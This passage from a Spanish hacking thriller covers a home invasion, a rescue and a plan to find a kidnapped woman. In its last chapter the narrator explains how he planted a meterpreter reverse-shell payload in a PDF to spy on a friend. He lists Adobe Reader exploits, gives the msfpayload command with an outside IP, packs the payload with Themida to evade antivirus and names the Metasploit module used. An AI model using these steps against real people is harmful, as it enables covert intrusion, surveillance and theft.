-Claro, porque no sabes la historia. Te la cuento –dijo, y antes de que yo pudiera negarme-: Estábamos Roberto, Mario y yo en "La Copa Dorada" tomando unas cervezas. Les propongo entrar a unas tías, pero se cortan; así que yo me voy con las pibas, solo ante el peligro, para romper el hielo y luego presentarles a mis dos colegas. Y estos, cuando ya tenía la situación a punto de caramelo, se las piran y me dejan allí colgado. Y encima Roberto me mira al salir como si hubiera matado a su madre. Por eso creo que me ha saboteado. La que estaba más buena del grupo me dio su teléfono y hoy iba a quedar con ella, pero al hacer la llamada me ha soltado todo ese rollo.

Esto se parecía a aquella película japonesa, Rashomon, en la que cada personaje cuenta una versión diferente de la misma historia; aunque, conociendo los antecedentes de Jaime, me inclinaba más por creer a Roberto.

-No sé, Jaime, quizás haya una explicación lógica y estás viendo conspiraciones donde no las hay.

-¡Y una mierda! Ha tenido que ser Roberto. Me apuesto 100 millones de monedas de oro del Diablo III, si hace falta. Tienes que preguntarle qué ha hecho, como si no supieras nada, y luego contármelo a mí. A lo mejor todavía puedo arreglar las cosas con Miriam. Pero tengo que saber a qué me enfrento.

-Oye, que yo no quiero meterme en vuestros líos.

-Pero, tío, tienes que ayudarme.

-Lo que tenéis que hacer es arreglar vuestros asuntos. Yo tengo cosas más importantes que hacer. Lo siento.

Colgué al recordar el asunto que traía entre manos. Por un momento, las peripecias de mis compañeros me habían hecho olvidarme del secuestro. Cada segundo contaba. Tenía que acudir a la policía para denunciar la desaparición y aportar todas las pruebas. Me preguntarían cómo las había conseguido y no me hacía demasiadas ilusiones con respecto a la indulgencia de los agentes, pero había llegado a un punto en que eso era lo que menos me importaba.

Compuse rápidamente un relato detallado de mis pasos en el Word y recopilé cada evidencia que había obtenido durante mis investigaciones, como si estuviera documentando un análisis forense. ¡Otra vez la maldita documentación!

El objetivo era tanto que los policías no me tacharan de loco como obligarles a actuar con celeridad. Si les presentaba los hechos de modo objetivo y bien estructurados, se tomarían la denuncia en serio. Esperaba que cuando vieran el vídeo del secuestro, no esperasen veinticuatro horas para confirmar la desaparición, como hacían en las series americanas.

Grabé el vídeo del secuestro y el documento con el relato de mis actuaciones en mi propio pendrive, una réplica del mayor superhéroe de todos los tiempos: Cálico Electrónico. Así, toda la información estaría en un solo dispositivo y sería más fácil mostrársela a la policía.

Estaba pensando si sería conveniente copiar también el PDF cuando el timbre zumbó. ¿Quién demonios sería? No esperaba ninguna visita, y en todo caso me sorprendía en el momento más inoportuno.

Había sonado el timbre de la puerta, no el del portero automático. Eso me pareció extraño, pero solo durante unos instantes. Supuse que sería algún vecino con alguna gilipollez.

Atravesé el pasillo a grandes zancadas. Al girar el picaporte, la puerta se abrió con un golpe que me lanzó al interior, como si yo fuera la bola de un pinball y aquella, la paleta. Caí al suelo y me golpeé la nuca. Tras unos momentos de confusión, traté de incorporarme, pero

una enorme sombra se cernió sobre mí e impidió que me moviera. A través de la niebla que cubría mis ojos, distinguí una segunda figura entrando en el piso y cerrando tras de sí.

La primera sombra me arrastró por el pasillo; solo que no era una sombra. Sus rasgos iban aclarándose al tiempo que mi aturdimiento remitía y pude reconocer al tipo calvo del video. Le seguía el hombre delgado, quien señalaba hacia el despacho del fondo. Ambos vestían las mismas ropas que llevaban cuando fueron captados por la cámara de seguridad.

Con el reconocimiento llegó el terror. Mis ojos se abrieron desmesuradamente y un nudo de angustia se cerró en torno a mi garganta. Empecé a patalear y a forcejear, pero luchaba contra una fuerza muy superior. Habría gritado pidiendo auxilio si una mano monstruosa no me hubiera tapado la boca. Intenté morderla pero, cuando mi captor se dio cuenta, me dio un puñetazo en el estómago. Fue como si Thor me hubiera golpeado con su martillo. Mi cuerpo se vació de aire y se llenó de dolor, y a punto estuve de vomitar el sándwich sobre el parqué. Por suerte, logré calmarme lo suficiente para poder respirar de nuevo. La amenaza de otro puñetazo me quitó la idea de seguir luchando y me hizo considerar la sumisión como estrategia de supervivencia. Abandoné cualquier resistencia y permití que el calvo me llevara en volandas hasta el despacho y me tirara contra el sillón de lectura.

Los dos hombres se situaron frente a mí, uno a cada lado. El delgado me atizó en la cara con la mano abierta, a modo de presentación. No pude reprimir que una lágrima manara de mi ojo izquierdo y resbalara por la mejilla ardiente. No había dolido ni la milésima parte que el puñetazo de su amigo, pero había conseguido el mismo efecto de convertirme en un animal dócil y asustado.

-¿Dónde está? –preguntó, mirando a su alrededor para acabar incrustando sus fríos ojos contra los míos, sobrecogidos.

-¿Qué quieren?

Recibí otro golpe. Esta vez de revés y en la otra mejilla. Contuve las ganas de gritar porque sabía que vendrían más golpes, quizás del calvo y su puño de acero. No quería que eso volviese a pasar.

-Escuchen, les daré lo que quieran. No hay necesidad de emplear la violencia.

-El archivo. ¿Dónde está? –volvió a preguntar el delgado.

-Primero díganme dónde está la chica. Sé que ustedes se la han llevado.

Los dos hombres intercambiaron una mirada de sorpresa. El delgado, que parecía llevar la voz cantante, dirigió un gesto de asentimiento hacia su subordinado, que se me acercó con total tranquilidad.

Esta vez fue menos doloroso porque lo vi venir, pero a pesar de todo fue el *segundo peor* golpe que había recibido en mi vida. Su puño se hundió en mi plexo solar. Mi cabeza salió disparada hacia delante, los ojos casi fuera de las órbitas. Durante medio minuto, boqueé

como una sardina fuera del agua, encogido y sujetándome el estómago como si este fuera a escaparse.

-Por última vez –dijo el tipo delgado-. Dinos dónde está el archivo.

-El pendrive –balbuceé. No tenía sentido retrasar lo inevitable-. En el ordenador.

Se aproximó a mi sanctasanctórum. Hello Kitty seguía insertada en uno de los puertos USB del panel frontal de la CPU y el soldado de asalto imperial, en otro. Miró ambos con extrañeza y los arrancó sin seguir el procedimiento de extracción segura. Contuve un gesto de dolor. Aquel era un tipo realmente malo. Se los guardó en un bolsillo de la chaqueta y regresó junto a su compañero, que no me perdía de vista ni un instante. Apoyó las manos en los brazos del sillón donde me encontraba sentado y se inclinó hasta dejar su rostro a tan solo un palmo del mío.

-¿Has hecho copias? –preguntó-. ¿Se lo has enviado a alguien?

Visto en retrospectiva, quizá hubiera sido una buena idea.

-No –contesté.

-Si me mientes… -miró a su compinche, dejando la amenaza implícita.

-Le juro que digo la verdad –tragué saliva-. No hay más copias.

Se incorporó para escrutar mi expresión de terror durante lo que me pareció una eternidad, pero que no serían más de dos o tres segundos.

-Está bien. Te creo –dijo, y luego volviéndose hacia el calvo-: Aquí hemos terminado. Nos llevamos todo. Recoge y encárgate del resto. Yo esperaré en el coche. Tengo que hacer la llamada.

Aquel asintió, pero su jefe ya se había marchado de la habitación. Escuché hasta que el sonido de los pasos me indicó que también había abandonado el piso. Me atreví a levantar la mirada y me encontré con los ojos del hombre que tanto sufrimiento había traído a mi mundo. Parecía una estatua por lo quieto que estaba, pero sabía por propia experiencia que era capaz de moverse de forma rápida y dolorosa.

Cuando retornó a la vida, sacó un rollo de cinta americana, con el que me ató manos y pies hasta dejarme inmovilizado en el sillón. También me cubrió la boca con una tira, por si se me ocurría volver a gritar.

Luego empezó a meter todos los discos y demás dispositivos en bolsas de basura. También la CPU, que desconectó sin ningún miramiento. Mejor, toda la información de mi equipo estaba cifrada y la única opción de haberla sacado era mientras aún estaba encendido.

Dejó todo junto a la puerta y empezó a registrar los armarios y las estanterías sin orden ni método, arrojando algunos objetos al suelo. Cuando terminó, la impresión que daba la habitación era la misma que me asaltó al entrar en el piso de Yolanda. Acto seguido, abandonó el despacho pero, por los ruidos que me llegaban de fondo, supuse que estaba haciendo lo mismo en el resto de la casa.

Mi situación era desesperada. Me encontraba maniatado y a solas con un psicópata peligroso. Ahora sabía qué había sentido Yolanda. Luego pensé que, como ya tenían lo que habían venido a buscar, quizás nos soltaran a ambos. Abracé el optimismo de esa idea.

Mi secuestrador regresó al cabo de unos minutos. Arrojó una última bolsa junto a las demás y se plantó ante mí. Estaba claro que lo que fuera que le quedaba por hacer tenía que ver conmigo. No me atreví a mirarlo, no fuera a interpretarlo como un desafío, así que esperé pacientemente con la cabeza gacha.

Pasó un tiempo realmente largo, al término del cual me aventuré a levantar la vista al frente. El calvo me sonrió de forma siniestra y se llevó la mano a la espalda. Antes de tomar conciencia de lo que estaba haciendo, tenía una pistola apuntándome a la cara.

-¡Espera! –grité a través de mi mordaza.

A pesar del súbito terror que me impedía apartar los ojos del cañón, mi visión periférica detectó movimiento junto a la puerta del despacho. El calvo también debió de notarlo porque se volvió con el arma. Sin embargo, no pudo girarse por completo. Alguien tan corpulento como él irrumpió en la habitación y le bloqueó el brazo, con una luxación que desvió la pistola hacia el techo. El calvo soltó un gruñido y trató de liberarse de la presa. El otro se lo impidió con un rodillazo a los testículos y una nueva luxación en el otro sentido. Se desplazó hacia la espalda para seguir controlando la mano que empuñaba la pistola, ahora dirigida a la pared. El calvo siguió forcejeando; empezaba a levantarse cuando el otro le giró aún más la muñeca, provocando un crujido espantoso. La mano inerte soltó la pistola y el calvo aulló de dolor; recibió luego un puñetazo en la sien que apagó sus gritos y lo tiró contra las bolsas apiladas. Quedó allí tendido como un fardo más, inconsciente.

Victoria por KO para el visitante, que recogió la pistola del suelo, comprobó el cargador y se la guardó en la cintura. Luego me miró con gesto serio.

-Pues sí que estás metido en un buen lío, colega – me dijo, despegando la cinta de mi boca con un tirón.

-Hola, Marcos.

Capítulo XII: Batcueva

Después del milagroso rescate, no hubo tiempo para muchas explicaciones. Nos ahorramos los clásicos saludos y muestras de alegría por el reencuentro, y pasamos directamente a la parte en que mi amigo me desataba, yo recuperaba mi equipo y ambos salíamos de allí cagando leches.

Marcos tomó la iniciativa y me llevó al portal por las escaleras. Antes de salir, echó un vistazo al exterior a través de la puerta acristalada. Me pidió que me acercara y señaló un vehículo estacionado en doble fila. Casi caí de espaldas al intentar apartarme para que el tipo delgado no me viera. Se encontraba hablando por teléfono junto al coche negro, aunque no miraba hacia nosotros.

-No te preocupes –dijo Marcos-. En el portal no hay luz. No puede vernos. ¿Hay otra salida?

-Por detrás.

Salimos por la puerta de servicio, que daba a una calle paralela. Marcos me ocultó tras unos cubos de basura e indicó que le esperara. Al cabo de un minuto, volvió con su coche, un Jeep Cherokee claro con la carrocería muy arañada. Me abrió la puerta desde dentro para que subiera. Antes de abrocharme el cinturón de seguridad, el todoterreno ya se deslizaba a través del tráfico en dirección a la autovía.

Tomamos la A-5 en sentido Badajoz. Pronto, dejamos atrás los grandes edificios y centros comerciales. Móstoles desapareció del espejo retrovisor como si nunca hubiera existido.

-¡Joder, joder, joder! –exclamé, rompiendo el silencio cuando ya me vi a salvo.

Marcos me observó de soslayo sin apartar las manos del volante. No debió de considerar necesario añadir ningún comentario a mis imprecaciones, pues de inmediato devolvió su atención a la carretera. No mostraba ninguna excitación por el hecho de haberme salvado la vida. Si acaso, denotaba una excesiva concentración en la conducción por las continuas miradas a los espejos retrovisores.

Por mi parte, no podía dejar de pensar en lo ocurrido. Me encontraba recostado en el asiento del copiloto, con la cabeza apoyada en la ventanilla y la mochila del portátil en el regazo. Esta era la única pertenencia, junto con mi teléfono móvil, que había conseguido rescatar antes de tener que huir de mi piso y dejar en su interior al agente 47 inconsciente.

-¿Adónde vamos? – pregunté, irritado por el silencio de mi amigo.

-A mi casa.



-¿Por qué?

-He dado por hecho que no querías volver a la tuya.

-No, claro. Procuro alejarme de los sitios donde tratan de matarme ¿No deberíamos avisar a la policía?

-No lo sé. Dímelo tú.

-¿Pero es que no quieres saber de qué va todo esto? –pregunté, sin ocultar mi exasperación ante su actitud despreocupada.

-Claro. Cuando te decidas, cuéntamelo.

La personalidad de Marcos rechazaba las palabras gratuitas y la conversación irrelevante. Si querías que dijera algo, preguntabas. No había otro camino. Era de esos amigos que te reconfortan con sus acciones, no con sus palabras. El hecho de que me hubiera salvado la vida y ahora no me estuviera abrumando con preguntas, lo demostraba.

-Es una larga historia –repuse.

-Resúmela.

Suspiré, asumiendo lo inevitable. Antes o después tendría que explicarle por qué me había convertido en el objetivo de dos pistoleros, y cómo este hecho se relacionaba con la desaparición de Yolanda y el archivo que me había entregado.

-Primero vayamos a tu casa. Ahora necesito poner en orden mis ideas.

-No hay problema, colega. Tómate tu tiempo.

Guardamos silencio, cada uno sumido en su propio mundo interior, pero mientras que el mío estaba sacudido por enormes convulsiones, el de Marcos, a la vista de su rostro imperturbable, parecía un remanso de paz.

Atravesábamos un paraje que milagrosamente había escapado a la fiebre de urbanizar cada parcela de tierra libre. Cosa rara. Lo normal era que los principales accesos a la capital estuvieran saturados de zonas residenciales, de tal forma que no se distinguía una ciudad de la siguiente; o que las grúas de construcción recortaran sus siniestras siluetas contra el cielo, como pájaros alineados sobre cables de alta tensión. Símbolo de la prosperidad económica de otro tiempo, ahora la inactividad de estas grúas representaba la especulación más desquiciada. Con la llegada de la crisis del ladrillo, habían quedado olvidadas como los despojos de una batalla sangrienta. Pero ahora no había nada de eso, solo un extenso pinar a la derecha que la noche convertía en una enorme mancha oscura.

Mis ojos observaban el paisaje, pero en mi cabeza se reproducía una y otra vez el momento en que había estado a punto de morir. El calvo me habría disparado de no ser por Marcos, que lejos de compartir mi alivio e inquietud parecía estar disfrutando de un agradable viaje de fin de semana.

-Marcos –dije.

-¿Qué?

-Gracias.

No contestó. Se limitó a encogerse de hombros y seguir conduciendo.

Diez minutos después, tomábamos la salida que conducía a la urbanización de Navalcarnero donde mi amigo tenía su casa. Estaba en una zona tranquila, de amplias avenidas y rodeada por edificios de construcción reciente. Al otro lado de la calle, había un parque que conectaba con el pinar que habíamos visto desde la autovía.

En vez de tomar la ruta más corta, Marcos salió de la avenida principal y recorrió varias calles sin seguir un rumbo fijo; cambió de dirección de forma brusca en dos ocasiones y, en la última glorieta, dio varias vueltas antes de salir con una maniobra temeraria, todo ello sin perder de vista los retrovisores de ambos lados. Estaba a punto de preguntar a qué estaba jugando cuando caí en la cuenta. Con sus acciones, ningún vehículo que nos siguiera pasaría desapercibido. Me sentí afortunado de contar con él y recuperé cierta sensación de seguridad que ya creía perdida para siempre.

Tras dar un último rodeo, Marcos abrió las puertas del garaje con un mando a distancia y llevó el Cherokee hasta su plaza. Lo seguí hasta el ascensor, donde pulsó el botón de la última planta. Yo sabía que su piso estaba en la anterior, pero opté por mantener la boca cerrada. Cuando las puertas se abrieron, me llevó escaleras abajo al descansillo correcto. Antes de salir al pasillo, se asomó para comprobar que estaba libre de amenazas. Al parecer, adoptaba las mismas precauciones a pie que en vehículo, y eso estaba bien. Solo cuando estuvo seguro, me hizo una seña para que lo acompañara a la puerta de su casa. Deslizó una mano por el contorno del marco y recuperó una pequeña astilla pillada con la jamba. Supuse que la utilizaba como trampa para detectar posibles intrusos.

-¿No debería ser yo el paranoico? –murmuré.

Marcos asintió como si estuviera de acuerdo con mi comentario. Abrió la puerta y desconectó la alarma. Me señaló el salón con un gesto de cabeza, a modo de invitación, antes de meterse en la cocina. Yo me dejé caer en el sofá, que junto al sobrio televisor, era uno de los pocos muebles que alegraban la estancia. El resto de su batcueva se componía de un banco de pesas y varias mancuernas desparramadas por el suelo.

Cuando Marcos regresó, lo hizo con un par de cervezas. Me ofreció una y se sentó a mi lado. Dio un largo trago a la suya antes de recostarse en el sofá sin decir palabra, como el anfitrión que espera educadamente que el invitado inicie la conversación, mientras disfruta con su compañía y saborea una bebida fría. No podía creer su impasibilidad después de todo lo que había pasado. De haber estado en su lugar, me habrían quemado las preguntas en la boca. Decidí no prorrogar las explicaciones. Se lo debía.

-¿Te acuerdas de Yolanda Díaz, del instituto?

-¿Tu antigua novia? –preguntó a su vez, con el amago de una sonrisa en la comisura de los labios.

-Sabes que nunca fue mi novia –suspiré, entre enfadado y abatido-. El caso es que ayer quedamos para tomar algo, pero ella solo estaba interesada en que descifrara un archivo…

Pese a mis intentos por simplificarlo, el relato de los hechos me llevó más de media hora. Traté de no dejarme nada en el tintero y referí cada suceso relevante, desde la llamada hasta la tentativa de asesinato, pasando por la cita, la entrega del archivo cifrado, el descubrimiento del secuestro y la posterior investigación, sin olvidar la implicación del hermano en todo lo anterior.

Cuando terminé, me había bebido toda la cerveza y en la mano solo sostenía una botella vacía. Marcos me la quitó y se la llevó a la cocina, regresando al momento con otras dos recién abiertas.

-Y ahora, ¿qué piensas hacer? –preguntó.

-Antes de que vinieran a por mí, estaba a punto de acudir a la policía. Pensaba denunciar el secuestro. Había reunido algunas pruebas y tenía el archivo. Creo que es la clave de todo, pero se lo han llevado. Ahora no estoy seguro.

-¿Por qué?

-Si esos tipos estaban dispuestos a liquidarme por haber visto el archivo, no me imagino qué podrían hacerle a Yolanda si se vieran acosados por la policía. Parecía que estaban dispuestos a todo para recuperarlo. Además, ¿qué iba a contarle a la poli? "Buenas tardes, señor agente, venía para denunciar que dos sicarios han intentado asesinarme porque he conseguido descifrar un archivo misterioso, el cual me había sido previamente entregado por una amiga, a la que por cierto estos dos mantienen secuestrada y seguramente tengan algo que ver con la desaparición de su hermano, de quien es posible que proceda originariamente el archivo en cuestión. ¿Qué cómo sé todo esto? Bien sencillo, porque he iniciado una investigación ilegal, durante la cual me he visto obligado a transgredir varios preceptos del código penal, por cierto, a fin de evitar la intervención de las autoridades hasta descubrir el papel de mi amiga en todo este asunto, por si estuviera metida en algo delictivo, ya sabe. Ah, se me olvidaba. Si van a mi domicilio, con suerte encontrarán a uno de los matones. No se preocupen, estará inconsciente, con la muñeca rota y desarmado, cortesía de mi amigo, que se ha guardado la pistola por algún motivo que se me escapa. Juntos hemos abandonado la escena del crimen y, tras meditarlo tomando unas cervezas en su casa, hemos decidido finalmente compartir esta información con la policía. Por cierto, desgraciadamente ya no tengo el archivo. Tendrán que confiar en mi palabra". ¿Es esto lo que tendría que decir?

Marcos permaneció en silencio, como si estuviera meditando seriamente los pros y contras de mi propuesta. Terminó sacudiendo la cabeza, rechazándola.

-Como resumen no está mal. Pero te pasarás la noche en una sala de interrogatorios antes de que los polis empiecen a buscar a tu novia. Además, nuestro amigo ya se habrá marchado. No le di tan fuerte.

■ ■ ■

-Oye, gracias por eso otra vez, de verdad. Menos mal que acudiste pronto a mi llamada. No sé lo que habría pasado si no hubieras llegado en ese momento.

-Que estarías muerto.

-Eres un capullo, ¿lo sabes?

-No paran de decírmelo.

-¿Por qué no me extraña? –pregunté, y sintiendo de pronto la urgencia de la situación, confesé-: ¡No sé qué hacer!

-Si quieres ir a la policía, adelante. Te acompañaré y juntos podremos dar las oportunas explicaciones. Pero si de verdad quieres encontrar a tu novia, tendremos que seguir donde lo dejaste. Si fueron a por ti es porque estabas cerca de descubrir algo.

-Pero, ¿cómo supieron que yo tenía el archivo? –reflexioné. Era una duda que no paraba de torturarme.

-Evidente. Tienen a la chica. Ella se lo dijo.

-Tiene que estar muy asustada. De lo contrario, nunca me habría expuesto a ese peligro.

-No te atormentes. Cualquiera puede ser obligado a hablar bajo una presión conveniente. Todos tenemos un límite, colega.

-¿Incluso tú?

-Sí, incluso yo. Solo que todavía nadie ha conseguido alcanzarlo –sentenció, muy serio.

-¿Has pensado en tuitear todas esas fanfarronadas tuyas? Son como los chistes de Chuck Norris.

-Yo no fanfarroneo... Y tampoco tuiteo… Y me gusta Chuck Norris, ¿qué pasa con él?

-Déjalo, Marcos –rechacé seguir por ese camino-. Solo dime cuál es el siguiente paso.

-Continuar donde lo dejaste. Averiguar dónde tienen a la chica. Estudiar el terreno, entrar, eliminar amenazas. Operación estándar de rescate y evasión.

-¿Qué?

-Encontrar a la chica –repitió-. ¿Tienes alguna pista que nos pueda llevar hasta ella?

-Ninguna en absoluto -confesé-. Lo único que tenía era el archivo. Estaba a punto de volver a estudiarlo cuando esos tipos se lo llevaron el pendrive y… ¡Un momento!

-¿Qué?

-¡El pendrive!

■ ■ ■

Capítulo XIII
Premio

-Lo siento, no lo pillo –dijo Marcos.

-Trataré de explicarlo.

Le conté lo que había hecho con el archivo cuando todavía confiaba en entregárselo a Yolanda. Sabía que ella tenía serios problemas, pero ignoraba la naturaleza de los mismos. Mi mayor temor era que no confiase en mí lo suficiente y mi ignorancia me impidiera ofrecerle la ayuda que necesitaba. Por esa razón modifiqué el PDF, para tener acceso a su ordenador y buscar allí la causa de su angustia. Nunca pensé que mi curiosidad y falta de ética servirían ahora para desenmascarar a los responsables de su secuestro.

Aquella mañana había alterado el documento, añadiendo un pequeño código que aprovechase alguna de las decenas de vulnerabilidades de Adobe Reader, para poder acceder al ordenador de mi amiga. El problema era acertar, ya que, dependiendo del fallo que explotase el código, afectaría a unas u otras versiones, y yo desconocía cuál de ellas tenía instalada.

El *exploit*, que es como se llama a este tipo de códigos que aprovechan un fallo, ejecutaría las acciones que especificase: por ejemplo, mostrar contraseñas guardadas en el equipo, hacer capturas de pantalla o cualquier otra cosa que se me ocurriera. A estas acciones incluidas dentro de un exploit se las denomina *payload* o *shellcode* y no son más que una micro aplicación ejecutable.

Tenía claro que el payload que quería usar debía hacer que el PC de Yolanda se conectase a mi servidor y esperase nuevas órdenes, como subir y bajar otros documentos, guardar todas las pulsaciones de su teclado e incluso tomar control total como si yo mismo estuviera delante físicamente.

Revisé las vulnerabilidades que más comúnmente se explotaban y me hice una pequeña tabla para ver cuál de ellas me interesaba usar.

Vulnerabilidades de Adobe Reader	**Versiones vulnerables**
Collab.collectEmailInfo()	8.1.1
CoolType (SING)	<8.2.4, <9.3,4
Collab.getIcon()	< 7.1.1, < 8.1.3, < 9.1.
jbig2decode	9.0.0, 8.1.2



Vulnerabilidades de Adobe Reader	Versiones vulnerables
libtiff	9.3.0
Media newplayer	<9.2
U3D	9.4.0 / 9.4.5 / 9.4.6
Embedded Executable	<9.3.3, <8.2.3

Tabla 4: Resumen de vulnerabilidades más destacadas de Adobe Reader

Según los resultados, la vulnerabilidad con más probabilidad de éxito era la que afectaba a *CoolType*. Hice pruebas con el exploit hasta que funcionó. Desgraciadamente, cuando se ejecutaba el payload, Adobe Reader reportaba un error y se cerraba sin llegar a mostrar el documento. Eso sería bastante sospechoso y no quería que me pillasen.

Por ese motivo, preferí incrustar directamente el payload dentro del PDF y configurar el documento para que al abrirse lo ejecutase. Tan solo tenía que asegurarme de que Yolanda pulsara sobre el botón de "Aceptar" cuando se mostrase el mensaje de advertencia de seguridad, indicando que una aplicación solicitaba permiso para iniciar.

-¿Y eso no será aún más sospechoso? -preguntó Marcos.

-No –contesté-. En este caso, el fallo permite personalizar el texto del mensaje con lo que quieras. Yo puse: "Pulse Aceptar si desea visualizar el documento". Nada sospechoso.

Marcos me fulminó con la mirada, como si la traición que urdí contra la intimidad de Yolanda la hubiera sufrido él mismo.

-Recuérdame que, si alguna vez tengo un ordenador, nunca te deje ponerle las manos encima -dijo, suavizando la expresión-. Y aquí los antivirus esos, ¿no tienen nada que decir?

La pregunta me sorprendió por pertinente, ya que, efectivamente, el mayor problema era evadir los antivirus. Sonreí orgulloso y continúe explicando.

Los antivirus detectarían tanto el payload como el PDF, por lo que me aseguré de construir ambos para que pasaran desapercibidos.

Casi todos los antivirus funcionan con firmas y análisis de comportamientos anómalos, por lo que haciendo una aplicación a medida, saldría de su radar sin ningún problema. Desgraciadamente, el día anterior no tuve demasiado tiempo ni ganas, y me resultó mucho más rápido cambiar uno ya creado.

Posiblemente, el payload más famoso y completo sea *meterpreter*, incluido dentro del framework de auditoría Metasploit[22]

Meterpreter permite multitud de opciones, entre ellas:

- Ejecutar comandos del sistema.

- Registrar pulsaciones de teclado.
- Volcar contraseñas de usuarios
- Activar la webcam.
- Capturar en una imagen lo que se muestra en pantalla.
- Subir y bajar archivos al equipo.
- Capturar el tráfico que pase por la red.
- Averiguar que aplicaciones tiene instaladas y si hay antivirus.
- Dejar el payload persistente para que sea ejecutado cada vez que el equipo se reinicia, tal y como haría cualquier malware.
- Inyectar una sesión de VNC que permite el control remoto.

Otra característica importante de esta herramienta es la posibilidad de hacer la comunicación en modo inverso. Es decir, una vez meterpreter se ejecuta, este tratará de conectarse a un servidor que esté esperando esta conexión, lo que elimina la necesidad de conocer la dirección IP del sistema infectado y de que tenga un puerto abierto de cara a Internet, lo que hoy en día es prácticamente imposible con las ADSL y los routers que filtran el tráfico.

Decidí llamar "premio.exe" al archivo ejecutable que iba a embeber dentro del PDF; lo creé usando el comando `msfpayload` de Metasploit, especificando en la variable LHOST la dirección IP de mi servidor, que era a la que se debía conectar, además del puerto con LPORT. Para tratar de ocultar el binario a los ojos del antivirus, lo codifiqué con otra herramienta del framework: `msfencode`, usando el algoritmo "shikata_ga_nai" con tres iteraciones; pero, desgraciadamente, este método no es lo suficientemente eficaz hoy en día y tuve que seguir "mutándolo".

```
root@bt: ~
File Edit View Terminal Help
root@bt:~#
root@bt:~#
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=176.9.126.35
LPORT=8080 R | msfencode -e x86/shikata_ga_nai -c 3 -t exe > premio.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)


[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@bt:~#
```

Img 55: Creación de payload con msfpayload de Metasploit.


Una vez creado, probé a subirlo a la página web de Virustotal[23], en la cual decenas de motores antivirus deciden si lo tratan como un *mal bicho* o, por el contrario, lo consideran benigno.



Img 56: Resultado del análisis del payload en Virustotal.com.

Que el *premio* fuese detectado no era una opción, así que usé una aplicación más para ocultarla: los *packers* se encargan de transformar una aplicación cifrando partes, insertando código basura y mutando la propia aplicación en tiempo de ejecución. Realmente son productos comerciales que usan compañías de software para proteger sus aplicaciones y evitar que hagan cracks o saquen generadores de números de serie. Aunque también hay packers exclusivos para malware.

El uso de packers en el malware creado por rusos para robar pasta es muy habitual y, también, un método que funciona. Personalmente, tenía especial cariño a Themida[24], producto español y usado en aplicaciones tan populares como Skype.



Img 57: Herramienta Themida para empaquetar el binario.


Tras ejecutarlo y procesar el binario recién creado, la cosa mejoró.



Img 58: Resultado del análisis del payload empaquetado con Themida en Virustotal.com.

El cambio fue importante, ya que, aunque aún era detectado por 5 antivirus, los principales fabricantes como McAfee, Kaspersky, Panda, Symantec, ESET, Bitdefender, F-Secure, Avira o Antivir no lo reportaron como sospechoso. Suficiente.

Una vez listo, incrusté el archivo al PDF desde la consola de Metasploit con los comandos:



Img 59: Creación de archivo PDF con el payload incrustado usando Metasploit.

- **use exploit/windows/fileformat/adobe_pdf_embedded_exe**: para indicar el nombre del exploit a usar. En este caso, embeber un ejecutable en un PDF.
- **set INFILENAME /tmp/Operationen.pdf**: especifica el nombre del PDF original que será usado de base.
- **set FILENAME /tmp/Operationen2.pdf**: define el nombre del nuevo archivo a generar. Luego lo renombré.
- **set EXENAME /tmp/premio_themida.exe**: especifica el nombre del ejecutable a añadir al PDF.

